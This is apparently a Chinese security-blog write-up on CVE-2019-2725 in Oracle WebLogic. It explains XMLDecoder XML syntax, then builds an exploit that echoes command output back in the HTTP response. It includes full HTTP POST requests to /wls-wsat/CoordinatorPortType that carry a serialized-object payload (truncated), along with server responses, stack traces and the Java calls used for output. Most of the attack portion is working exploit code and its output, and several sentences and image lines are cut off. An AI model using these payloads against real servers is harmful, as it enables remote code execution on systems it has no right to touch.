

weblogic_2019_2725poc与回显构造

lufei / 2019-06-02 07:55:00 / 浏览数 7920 安全技术 漏洞分析 顶(0) 踩(0)

效果图





Github地址：
https://github.com/lufeirider/CVE-2019-2725

xmldecoder

XMLEncoder

通过一个小例子来理解xmldecoder解析的xml的语法，方便后面回显exp的构造。

```
java.io.BufferedWriter out = new java.io.BufferedWriter(new java.io.FileWriter("f:/1.txt"));
String className = out.getClass().toString();
out.write(className);
out.close();
```

```
<object class="java.io.BufferedWriter">
<object class="java.io.FileWriter"><string>f:/2.txt</string></object>
<void property="class" id="class_property"></void>
<object class="java.io.String"><object idref="class_property"><void method="toString" id="className"></void></object></object>
<void method="write"><object idref="className"></object></void>
<void method="close"></void>
```

```
</object>
```

对象初始化

```
<object class="java.io.FileWriter"><string>f:/2.txt</string></object>或者<void
class="java.io.FileWriter"><string>f:/2.txt</string></void>在object或void标签之中的第一标签是值，用于初始化对象。
```

无值链式调用

```
out.getClass().toString()

<void method="getClass"><void method="toString" id="className"></void></void>
```

既在void之中的第一标签是void。

有值链式调用

```
a.getxxx("xxx").toString()

<void method="getxxx">
   <string>xxx</string>
   <void method="toString"></void>
</void>
```

既在void之中的第一标签是值，第二个标签是void。

普通调用

```
out.write(className);
out.close();

<void method="write"><object idref="className"></object></void>
<void method="close"></void>
```

void属于并列关系。


属性

```
<void property="class" id="class_property"></void>,在这里获取使用property来获取属性，其实使用的就是getXXX()函数来获取
```

id与idref

```
<void property="class" id="class_property"></void>,这里在void中使用id进行标记，然后在<void method="write"><object
idref="className"></object></void>中使用idref进行引用。
```

最后会在f盘中写入2.txt文件。



回显构造


原理：获取当前线程，然后调用函数进行显示。

确定线程类

weblogic封装了很多线程，无法确认获取的是哪个线程类。可以通过报错的形式获取。

```
<void class="java.lang.Thread" method="currentThread">
   <void method="xxxxxxx"></void>
</void>
```

可以获取到的线程类是ExecuteThread。



```
java.lang.NoSuchMethodException: <unbound>=ExecuteThread.xxxxxxx();
Continuing ...
java.lang.NoSuchMethodException: <unbound>=ExecuteThread.xxxxxxx();
Continuing ...
java.lang.NoSuchMethodException: <unbound>=ExecuteThread.xxxxxxx();
Continuing ...
java.lang.NoSuchMethodException: <unbound>=ExecuteThread.xxxxxxx();
Continuing ...
java.lang.NoSuchMethodException: <unbound>=ExecuteThread.xxxxxxx();
Continuing ...
java.lang.NoSuchMethodException: <unbound>=ExecuteThread.xxxxxxx();
Continuing ...
java.lang.NoSuchMethodException: <unbound>=ExecuteThread.xxxxxxx();
Continuing ...
java.lang.NoSuchMethodException: <unbound>=ExecuteThread.xxxxxxx();
Continuing ...
java.lang.NoSuchMethodException: <unbound>=ExecuteThread.xxxxxxx();
Continuing ...
java.lang.NoSuchMethodException: <unbound>=ExecuteThread.xxxxxxx();
Continuing ...
java.lang.NoSuchMethodException: <unbound>=ExecuteThread.xxxxxxx();
Continuing ...
java.lang.NoSuchMethodException: <unbound>=ExecuteThread.xxxxxxx();
Continuing ...
java.lang.NoSuchMethodException: <unbound>=ExecuteThread.xxxxxxx();
Continuing ...
```


但是有两个ExecuteThread，在不同包里面，可以使用weblogic.work.ExecuteThread中特有的getDate函数，发现没有报错。说明就是weblogic.work.ExecuteThre

确认输出类

利用ServletResponse类的getWriter，然后输出。

```
PrintWriter pw = response.getWriter();
pw.write("hello");
```

或者利用ServletResponse类的getOutputStream进行输出。


```
response.getOutputStream().write("hello".getBytes("UTF-8"));
```

如果没有参考输出的代码，自己要找的话，其实比较困难，因为weblogic会有很多类有getWriter、getOutputStream函数(虽然后面发现也对response搞了getResponse函

而且就算找对了ServletResponseImpl，并且对getOutputStream下断点，还发现跟的是一个异步，没办法回显。（后面发现，对response下断点就可以跟踪到同步线程）

因为没有更好的思路，看了shack2的工具。不过也比较痛苦，没有java的源代码，只有xml，通过大量的测试终于找到了正确的类，成功下了断点。
server\lib\weblogic.jar!\weblogic\servlet\internal\ServletRequestImpl.class
weblogic.servlet.internal.ServletRequestImpl
getResponse


10.0.3回显构造



```
((ServletRequestImpl) this.getCurrentWork()).getResponse().getWriter().write("xxxxxxx")
```

，就会在返回包中看到返回xxxxxxx。

但是这样会存在问题，会提示。




```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: 127.0.0.1:7001
Content-Length: 118044
Accept-Encoding: gzip, deflate
Accept: */*
content-type: text/xml

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:wsa="http://www.w3.org/2005/08/addressing"
xmlns:asy="http://www.bea.com/async/AsyncResponseService">
<soapenv:Header>
<wsa:Action>xx</wsa:Action><wsa:RelatesTo>xx</wsa:RelatesTo>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java><class><string>oracle.toplink.internal.sessions.UnitOfWorkChangeSet</string><void>
<array class="byte" length="3354"><void index="0"><byte>-84</byte></void><void index="1"><byte>-19</byte></void><void index="3"><byte>5</byte></void><void index="4"><byte>115</byte></void><void index="5"><byte>114</byte></void><void index="7"><byte>23</byte></void><void index="8"><byte>106</byte></void><void index="9"><byte>97</byte></void><void index="10"><byte>118</byte></void><void index="11"><byte>97</byte></void><void index="12"><byte>46</byte></void><void index="13"><byte>117</byte></void><void index="14"><byte>116</byte></void><void index="15"><byte>105</byte></void><void
```

```
</TABLE>
<TABLE border=0 width=100% cellpadding=10><TR><TD VALIGN=top WIDTH=100% BGCOLOR=white><FONT FACE="Courier New"><pre>java.lang.IllegalStateException: strict servlet API: cannot call getOutputStream&#40;&#41; after getWriter&#40;&#41;
    at weblogic.servlet.internal.ServletResponseImpl.getOutputStream(ServletResponseImpl.java:279)
    at com.sun.xml.ws.transport.http.servlet.ServletConnectionImpl.getOutput(ServletConnectionImpl.java:169)
    at com.sun.xml.ws.transport.http.HttpAdapter.encodePacket(HttpAdapter.java:361)
    at com.sun.xml.ws.transport.http.HttpAdapter.access$100(HttpAdapter.java:102)
    at com.sun.xml.ws.transport.http.HttpAdapter$HttpToolkit.handle(HttpAdapter.java:534)
    at com.sun.xml.ws.transport.http.HttpAdapter.handle(HttpAdapter.java:255)
    at com.sun.xml.ws.transport.http.servlet.ServletAdapter.handle(ServletAdapter.java:140)
    at weblogic.wsee.jaxws.WLSServletAdapter.handle(WLSServletAdapter.java:208)
    at weblogic.wsee.jaxws.HttpServletAdapter$AuthorizedInvoke.run(HttpServletAdapter.java:310)
    at weblogic.wsee.jaxws.HttpServletAdapter.post(HttpServletAdapter.java:223)
    at weblogic.wsee.jaxws.JAXWSServlet.doPost(JAXWSServlet.java:124)
    at javax.servlet.http.HttpServlet.service(HttpServlet.java:727)
    at weblogic.wsee.jaxws.JAXWSServlet.service(JAXWSServlet.java:79)
    at javax.servlet.http.HttpServlet.service(HttpServlet.java:820)
    at weblogic.servlet.internal.StubSecurityHelper$ServletServiceAction.run(StubSecurityHelper.java:227)
    at weblogic.servlet.internal.StubSecurityHelper.invokeServlet(StubSecurityHelper.java:125)
    at weblogic.servlet.internal.ServletStubImpl.execute(ServletStubImpl.java:300)
    at weblogic.servlet.internal.ServletStubImpl.execute(ServletStubImpl.java:183)
    at weblogic.servlet.internal.WebAppServletContext$ServletInvocationAction.doIt(WebAppServletContext.java:3686)
    at weblogic.servlet.internal.WebAppServletContext$ServletInvocationAction.run(WebAppServletContext.java:3650)
    at weblogic.security.acl.internal.AuthenticatedSubject.doAs(AuthenticatedSubject.java:321)
    at weblogic.security.service.SecurityManager.runAs(SecurityManager.java:121)
    at weblogic.servlet.internal.WebAppServletContext.securedExecute(WebAppServletContext.java:2268)
    at weblogic.servlet.internal.WebAppServletContext.execute(WebAppServletContext.java:2174)
    at weblogic.servlet.internal.ServletRequestImpl.run(ServletRequestImpl.java:1446)
    at weblogic.work.ExecuteThread.execute(ExecuteThread.java:201)
    at weblogic.work.ExecuteThread.run(ExecuteThread.java:173)
```

原因是getOutputStream是字节流，getWriter是字符流，不统一，java源码提示的是，不能在getWriter后面调用getOutputStream。在谷歌过程中还产生一个疑问，说只

```
((ServletRequestImpl) this.getCurrentWork()).getResponse().getServletOutputStream().writeStream(new StringInputStream("xxxx"))
((ServletRequestImpl) this.getCurrentWork()).getResponse().getServletOutputStream().flush()
```

所以这里使用getOutputStream进行输出，虽然显示了结果，但是还是有其他的东西。



```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: 127.0.0.1:7001
Content-Length: 173856
Accept-Encoding: gzip, deflate
Accept: */*
content-type: text/xml

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:wsa="http://www.w3.org/2005/08/addressing"
xmlns:asy="http://www.bea.com/async/AsyncResponseService">
<soapenv:Header>
<wsa:Action>xx</wsa:Action><wsa:RelatesTo>xx</wsa:RelatesTo>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java><class><string>oracle.toplink.internal.sessions.UnitOfWorkChangeSet</string><void>
<array class="byte" length="3544">
<void index="0"><byte>-84</byte></void>
<void index="1"><byte>-19</byte></void>
<void index="3"><byte>5</byte></void>
<void index="4"><byte>115</byte></void>
<void index="5"><byte>114</byte></void>
```

```
HTTP/1.1 200 OK
Date: Tue, 28 May 2019 03:00:35 GMT
X-Powered-By: Servlet/2.5 JSP/2.1
Content-Length: 4881

test weblogic cve_2019_2725<?xml version='1.0' encoding='UTF-8'?><S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/"><S:Body><S:Fault xmlns:ns4="http://www.w3.org/2003/05/soap-envelope"><faultcode>S:Server</faultcode><faultstring>java.lang.Class cannot be cast to java.lang.String</faultstring><detail><ns2:exception xmlns:ns2="http://jax-ws.dev.java.net/" class="java.lang.ClassCastException" note="To disable this feature, set com.sun.xml.ws.fault.SOAPFaultBuilder.disableCaptureStackTrace system property to false"><message>java.lang.Class cannot be cast to java.lang.String</message><ns2:stackTrace><ns2:frame class="weblogic.wsee.workarea.WorkContextXmlInputAdapter" file="WorkContextXmlInputAdapter.java" line="111" method="readUTF"/><ns2:frame class="weblogic.workarea.spi.WorkContextEntryImpl" file="WorkContextEntryImpl.java" line="92" method="readEntry"/><ns2:frame class="weblogic.workarea.WorkContextLocalMap" file="WorkContextLocalMap.java" line="179" method="receiveRequest"/><ns2:frame class="weblogic.workarea.WorkContextMapImpl" file="WorkContextMapImpl.java" line="163" method="receiveRequest"/><ns2:frame class="weblogic.wsee.jaxws.workcontext.WorkContextServerTube" file="WorkContextServerTube.java" line="67" method="receive"/><ns2:frame class="weblogic.wsee.jaxws.workcontext.WorkContextTube" file="WorkContextTube.java" line="103" method="readHeaderOld"/><ns2:frame class="weblogic.wsee.jaxws.workcontext.WorkContextServerTube" file="WorkContextServerTube.java" line="43" method="processRequest"/><ns2:frame class="com.sun.xml.ws.api.pipe.Fiber" file="Fiber.java" line="604" method="__doRun"/><ns2:frame class="com.sun.xml.ws.api.pipe.Fiber" file="Fiber.java" line="563" method="_doRun"/><ns2:frame class="com.sun.xml.ws.api.pipe.Fiber" file="Fiber.java" line="548" method="doRun"/><ns2:frame class="com.sun.xml.ws.api.pipe.Fiber" file="Fiber.java" line="445" method="runSync"/><ns2:frame class="com.sun.xml.ws.server.WSEndpointImpl$2" file="WSEndpointImpl.java" line="373" method="process"/><ns2:frame class="com.sun.xml.ws.transport.http.HttpAdapter$HttpToolkit" file="HttpAdapter.java" line="524" method="handle"/><ns2:frame class="com.sun.xml.ws.transport.http.HttpAdapter" file="HttpAdapter.java" line="255" method="handle"/><ns2:frame class="com.sun.xml.ws.transport.http.servlet.ServletAdapter" file="ServletAdapter.java" line="140" method="handle"/><ns2:frame class="weblogic.wsee.jaxws.WLSServletAdapter" file="WLSServletAdapter.java" line="208" method="handle"/><ns2:frame class="weblogic.wsee.jaxws.HttpServletAdapter$AuthorizedInvoke" file="HttpServletAdapter.java" line="310" method="run"/><ns2:frame class="weblogic.wsee.jaxws.HttpServletAdapter" file="HttpServletAdapter.java" line="223" method="post"/><ns2:frame class="weblogic.wsee.jaxws.JAXWSServlet" file="JAXWSServlet.java" line="124" method="doPost"/><ns2:frame class="javax.servlet.http.HttpServlet" file="HttpServlet.java" line="727" method="service"/><ns2:frame class="weblogic.wsee.jaxws.JAXWSServlet" file="JAXWSServlet.java" line="79" method="service"/><ns2:frame class="javax.servlet.http.HttpServlet" file="HttpServlet.java" line="820" method="service"/><ns2:frame class="weblogic.servlet.internal.StubSecurityHelper$ServletServiceAction" file="StubSecurityHelper.java" line="227" method="run"/><ns2:frame
```

只要执行下面的东西，就会把结果覆盖掉为空。两种流是互相拼接起来。

